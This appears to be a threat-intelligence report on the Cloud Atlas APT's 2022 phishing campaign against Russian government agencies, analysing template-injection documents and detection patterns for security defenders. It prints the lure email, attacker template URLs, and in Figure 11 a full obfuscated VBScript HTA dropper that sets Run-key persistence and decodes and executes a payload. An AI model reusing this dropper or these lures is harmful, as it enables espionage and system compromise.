APT Cloud Atlas: Unbroken Threat

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt-cloud-atlas-unbroken-threat/

Positive Technologies

Published on 9 December 2022

Introduction

Specialists at the PT Expert Security Center have been monitoring the Cloud Atlas group since May 2019. According to our data, its attacks have been targeting the government sector of the following countries:

- Russia
- Belarus
- Azerbaijan
- Turkey
- Slovenia

The goals of the group are espionage and theft of confidential information.

The group typically uses phishing emails with malicious attachments as the initial vector for their attacks.


In the third quarter of 2022, during our investigation we identified a phishing campaign targeting employees of Russian government agencies. The attackers used targeted mailing based on the professional field of the recipients, even though we found no publicly available information about them.

We first knew about the attackers back in 2014, when Kaspersky researchers published a report. Since then, their tools have not changed much (you can find more about them in the "Malware analysis" section). However, there has not yet been a detailed analysis and description of the functionality of these tools.

In this report, we'll discuss the main techniques of the Cloud Atlas group, and take an in-depth look at the tools they use.

Analysis of the documents found

As in previous years, the group begins its attack by sending phishing emails, using current geopolitical issues that are directly related to the target country as a bait text. An example of an email with malicious content that was sent as part of the campaign in 2022 is shown in Figure 1. Pay special attention to the sender's address: the attackers disguised themselves as the news portal Lenta.ru, well-known in Russia and the CIS. However, email addresses with such a domain can be created with Rambler (Figure 2).


Thu 8/18/2022 5:52 PM

Аналитический Центр <ancentr@lenta.ru>

Перспективы российско-иранских отношений на фоне визита Путина в Тегеран

To

_Иранские оценки визита В.Путина в Тегеран.doc
36 KB

Добрый день, !

В контексте интенсификации российско-иранских отношений на фоне деградации связей РФ - Запад нашим Центром был подготовленный аналитический отчет касательно визита В.Путина в Исламскую Республику Иран.

Мы уверены что Вам, как авторитетному профессионалу в сфере отношений с Ираном, наш отчет покажется небезынтересным и полезным.

С уважением,

Старший эксперт сектора стран Ближнего Востока

-

@vectorplus.ru

Аналитический центр "Вектор+"
г. Москва, ул. Новый Арбат, 12, офис 31
тел. +7 (495) 755-66-55




Figure 1. The email with the @lenta.ru domain name

Figure 2. A registration window

Most often, the text is taken from the media or from publicly available official documents. Also, for example, in a 2019 attack aimed at Azerbaijan, a text related to the "Indestructible Brotherhood 2019" training exercises in Tajikistan was used, while in the 2020 attacks on organizations in Belarus, the emails contained a text related to the presidential elections.

Figure 3 shows an example of a document which downloads a malicious template (here is a link to the page with the document's contents).

Почему исламский мир не дает Западу изолировать Россию

«Мы не выбираем сторону, мы действуем в рамках наших деловых интересов», — говорят арабы об отношениях с Москвой. **Саудовская Аравия и ее партнеры по Совету сотрудничества арабских государств Персидского залива (ССАГПЗ)**, а это Бахрейн, Катар, Кувейт, ОАЭ и Оман, **не поддерживают идею Запада ограничить цены на российскую нефть**, торгуемую на мировых рынках. Об этом заявил 29 июня представитель Института экономики Ливана Мохаммед Диаб.

В мае президент Турции Р.Т.Эрдоган заявил, что **Турция не будет участвовать в «шоу по Украине» и не намерена портить добрососедские отношения с Россией**. «Свою позицию по территориальной целостности и суверенитету Украины мы четко и мужественно сказали России. Но ввязываться в это шоу мы не намерены, отношения с Россией продолжаются ровно во всех плоскостях», — подчеркнул турецкий лидер.

«Есть акторы, которые считают, что они извлекают выгоду из максимально возможного продления войны. Они думают, что Россия ослабнет, если война продлится, и поддерживают украинцев настолько, чтобы продлить конфликт. **Турция никогда не была одним из этих акторов и никогда не будет**. **Мы должны верить в мир, стремиться к нему**», —заявил 27 июня глава Управления по связям с общественностью администрации Эрдогана Фахреттин Алтун.

Подобную позицию, как выясняется, в той или иной степени разделяет большинство государств исламского мира.

Украинский кризис рельефно выявил, кто для Москвы является доверительным партнером, а кто враждебным государством, расставив все точки над «i». И вряд ли стоит искать у тех или иных стран какую-то «платоническую любовь» к России. Очевидно, что все партнеры России исходят из собственных национальных, а не российских интересов. И те страны заслуживают большего доверия, которые прямо указывают на то, где эти интересы совпадают, а где расходятся, и не клянутся в вечной дружбе, а прямо называют свои цели в отношениях с Москвой, что и делает эти связи именно доверительными.

В этом контексте становится все более очевидным, что **именно государства исламского мира в целом и арабские страны (за исключением Кувейта и Ливана) в частности, заняли наиболее благожелательную к Москве позицию** на фоне российской спецоперации на Украине, несмотря и на сохраняющиеся между ними и Россией разногласия, в том числе и касательно оценок самой СВО, которые, однако, стороны стараются не умалчивать, а разрешать.

Показательна позиция Султаната Оман, который в лице главы МИД страны Бадра бен Хамада бен Хамуда аль-Бусаиди в интервью французской газете Le Figaro в мае на вопрос ,«совершили ли русские ошибку, вторгшись в

Figure 2. The malicious document

Figure 3. The malicious document

In all cases, the malicious attachment was a document (in either DOC or DOCX format) that implements a Template Injection attack. In such attacks, the document does not contain macros or any other malicious code, and, in most of the observed cases when the DOC format was used, it may not be flagged by static analysis tools such as antiviruses (see Figure 4).




Figure 4. The document with a link to the template is not detected as malicious

The document contains only a link to the template, which is located on a remote server. When the document is opened, the template is automatically downloaded from the remote server.

```
<?xml version='1.0' encoding='UTF-8'?><Relationships xmlns=
'http://schemas.openxmlformats.org/package/2006/relationships'><Relationship Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target=
"https://new-template.com/exilesexunconditionalrecentlybuttonholeskinnylayeredqueuepurgat
orialletrhargic" TargetMode="External" Id="rId6" /></Relationships>
```

Figure 5. An example of a template link in Cloud Atlas documents

It's the template that may be malicious, containing a macro or exploit. This download method is a legitimate function of Microsoft Office, but attackers can take advantage of it. For example, the same technique is used by the Gamaredon group in their attacks.

In most cases of a successful connection, an empty document was returned in response. However, in some attacks, we managed to detect the download of a malicious template in the form of an RTF file containing an exploit for the CVE-2017-11882 vulnerability.

Researchers at Palo Alto discovered a similar malware delivery chain in 2018. In these attacks, the downloaded RTF templates contained an exploit for the CVE-2017-11882 vulnerability, as well as a simple PowerShell backdoor, which was dubbed PowerShower.

We paid special attention to the DOC documents used in this attack: a characteristic feature of all the documents containing a malicious download was a link to malicious content inside the 1Table or 0Table stream (Figure 9, highlighted in green).

After studying the DOC format and comparing malicious documents with regular ones, we found a number of patterns in the infected files.

First, the DOC format requires the 1Table or 0Table stream in any document, along with the mandatory WordDocument stream (Figure 6).

1Table	7 648	7 680
WordDocument	16 942	17 408
[1]CompObj	114	128
[5]DocumentSummaryInformation	4 096	4 096
[5]SummaryInformation	4 096	4 096

Figure 6. DOC format content

Second, each document contains a special FIB (File Information Block) structure—in Figure 7, the fragment is highlighted in yellow—in which there is a base.fWhichTblStm parameter. Setting this bit to 0 or 1 determines which of the given streams should be used in the document.




Figure 7. An FIB fragment in a document

Figure 8 shows the structure of an FIB taken from the documentation. Particular attention should be paid to the structure highlighted in red. The G bit interests us here the most (highlighted in green). This is the base.fWhichTblStm parameter.




Figure 8. A fragment of an FIB structure

Finally, the last thing that we discovered: links to malicious templates are always located at approximately the same offsets relative to the hex strings in the Table stream. (We were not much interested in the format of the stream itself yet.) In Figure 9, the strings of bytes are shown in yellow and red. Using these, we calculated various malicious template link offsets. This allowed us to quite effectively detect the use of this technique in a specific implementation.

```
A5 06 6E 04 B4 00 B4 00 | 81 81 12 30 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 62 16 00 00 62 16
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 02 00
00 00 00 00 00 00 00 00 | 00 4A 83 11 00 F0 10 00
08 00 FC FD 01 00 00 00 | 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 00 08 C8 50
00 00 00 00 09 F0 FF 0F | 00 09 24 50 00 00 E3 04
00 00 00 00 00 00 FF FF | FF 7F FF FF FF 7F FF FF
FF 7F FF FF FF 7F FF FF | FF 7F FF FF FF 7F 90 77
1B 00 00 04 00 00 36 00 | 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 21 04 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
10 1C 00 00 06 00 00 00 | 00 00 00 00 00 00 78 00
00 00 78 00 00 00 00 00 | 00 00 00 00 00 00 A0 05
00 00 00 00 00 00 0B 00 | 00 00 00 00 00 00 DC 00
00 00 01 00 00 00 FF FF | 12 00 00 00 00 00 40 00
68 00 74 00 74 00 70 00 | 73 00 3A 00 2F 00 2F 00   h t t p s : / /
74 00 65 00 63 00 68 00 | 6E 00 6F 00 6C 00 6F 00   t e c h n o l o
67 00 79 00 2D 00 72 00 | 65 00 71 00 75 00 65 00   g y - r e q u e
73 00 74 00 73 00 2E 00 | 6E 00 65 00 74 00 2F 00   s t s . n e t /
50 00 72 00 6F 00 63 00 | 65 00 64 00 75 00 72 00   P r o c e d u r
65 00 73 00 2F 00 70 00 | 6C 00 6F 00 75 00 6B 00   e s / p l o u k
2F 00 70 00 68 00 79 00 | 73 00 69 00 6F 00 6C 00   / p h y s i o l
6F 00 67 00 69 00 63 00 | 61 00 6C 00 6C 00 79 00   o g i c a l l y
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
```

Figure 9. A malicious link inside a Table stream

Attack chain analysis

In the course of our research, we identified several attack chains (Figure 10), which differed in the number of stages required to load the main functionality, as well as the tools used at each stage. Nevertheless, the use of these chains is not new for this group.




Figure 10. Flow chart of the identified attack chains

The first thing we noticed was a remote template downloading an RTF document with an exploit, which in turn downloads and launches an HTA file. An example of the contents is shown in Figure 11.

```
<html>
<head>
<script language="vbscript">
Set yti0=CreateObject("Scripting.FileSystemObject"):
    Set OlGCb=CreateObject("WScript.Network"):
        qMVD="Software\Microsoft\Windows\CurrentVersion\":
            Set wnBMD=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\cimv2"):
                Set mjTP5=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv"):
                    Set pmDbA=wnBMD.Get("Win32_Process"):mjTP5.GetExpandedStringValue &H80000001,"Volatile Environment",
                        "APPDATA",CpMO6:FGy8=CpMO6+"\Microsoft\unbroken.vbs":
                        setTimeout "MSBg6",0,"vbscript":Sub haGA3:self.close:End Sub:Sub narR7:mjTP5.SetExpandedStringValue &H80000001,qMVD&"Run","ImprovementFirewall",
                            "wscript //B " & Chr(34) & "%APPDATA%" & "\Microsoft\unbroken.vbs" & Chr(34):
                            pmDbA.Create "wscript //B " & Chr(34) & FGy8 & Chr(34):pmDbA.Create "wscript //B " & Chr(34) & FGy8 & ".vbs" & Chr(34):
                                setTimeout "haGA3",665,"vbscript":End Sub:Sub MSBg6:YJzY2=CpMO6+"\unbroken.lnk":
                                Set tlhOe=yti0.OpenTextFile(FGy8,2,True):tlhOe.Write "On Error Resume Next:EQg7=WScript.ScriptFullName:izbxE=Chr(108):BKfBf="".""":J4 = BKfBf+Chr(116)+""d""+""S"":
                                n1=Replace(EQg7,Chr(92)+Chr(77)+Chr(105)+Chr(99)+Chr(114)+Chr(111)+Chr(115)+Chr(111)+Chr(102)+Chr(116)+Chr(92),""\"",1,1,0):
    n2=Replace(n1,BKfBf+""v""+Chr(98)+Chr(115),J4,1,1,0):aGHz3=Replace(n2,BKfBf+""t""+""d""+Chr(83),BKfBf+izbxE+Chr(78)+Chr(75),1,1,0):Set cS9=CreateObject(""Scripting.FileSystemObject""):
        If cS9.FileExists(aGHz3) Then:Set KxJWb=cS9.OpenTextFile(aGHz3):kSuC=KxJWb.ReadAll:mtYgA=Mid(kSuC,3,2):Wg3=Mid(kSuC,1,2):WUBf=True:For i=5 To Len(kSuC) Step 2:uvce=Mid(kSuC,i,2):
            Do:If uvce=mtYgA Then:WUBf=NOT WUBf:uvce="" "":Exit Do:End If:If WUBf Then:uvce=Chr(""&H"" & Wg3 Xor ""&H"" & uvce):End If:Loop While False:QuN2=QuN2+uvce:Next:KxJWb.Close():
                Execute QuN2:
                    End If":tlhOe.Close:Set tlhOe=yti0.OpenTextFile(YJzY2,2,True):tlhOe.Write
                    "2dfe62430d685f5f425f0d7f485e5840480d6348555917647446555b100ffe303439466F7220494C626F503D3120546F2034313A457865637574652054517647692849596B78762C6773775453293A4E6578743031326
                    tlhOe.Close:Set tlhOe=yti0.OpenTextFile(FGy8&".vbs",2,True):tlhOe.Write
                    "On Error Resume Next:Set KNy2=CreateObject(""Scripting.FileSystemObject""):
                        Set BraU6=GetObject(""winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv""):
                        BraU6.GetExpandedStringValue &H80000001,""Volatile Environment"",""APPDATA"",
                        rjK6:ivYd=""\Temporary Internet Files\Content.Word\\"":qNga=""\..\Local"" :HroDC=""\..\Local\Microsoft\Windows"":oPD5=""\..\Local Settings"":
                            If KNy2.FolderExists(rjK6+qNga+ivYd) Then:pObjB=rjK6+qNga+ivYd:Else:If KNy2.FolderExists(rjK6+HroDC+ivYd)
                                Then:pObjB=rjK6+HroDC+ivYd:Else:If KNy2.FolderExists(rjK6+oPD5+ivYd) Then:pObjB=rjK6+oPD5+ivYd:End
                                If:End If:End If:If vbString=VarType(pObjB) Then:Set zNoc=KNy2.GetFolder(pObjB):Do:Set OBXc=zNoc.Files:
                                    For each AYA5 in OBXc:KNy2.deleteFile(AYA5.Path):Next:Wscript.Sleep 554:Loop While OBXc.Count<>0:End
                                    If:KNy2.OpenTextFile WScript.ScriptFullName,2,True":tlhOe.Close:setTimeout "narR7",600,"vbscript":End Sub
```

Figure 11. The contents of the HTA file

An examination of the document and its contents revealed that a vulnerability in Equation Editor was used to launch the exploit payload. The shellcode (highlighted in red in Figure 12) is located inside one of the document's objects and is executed in the context of the EQNEDT32.EXE process.




Figure 12. The encrypted shellcode

The bulk of the shellcode is stored in encrypted form and decrypted after control is transferred to it.

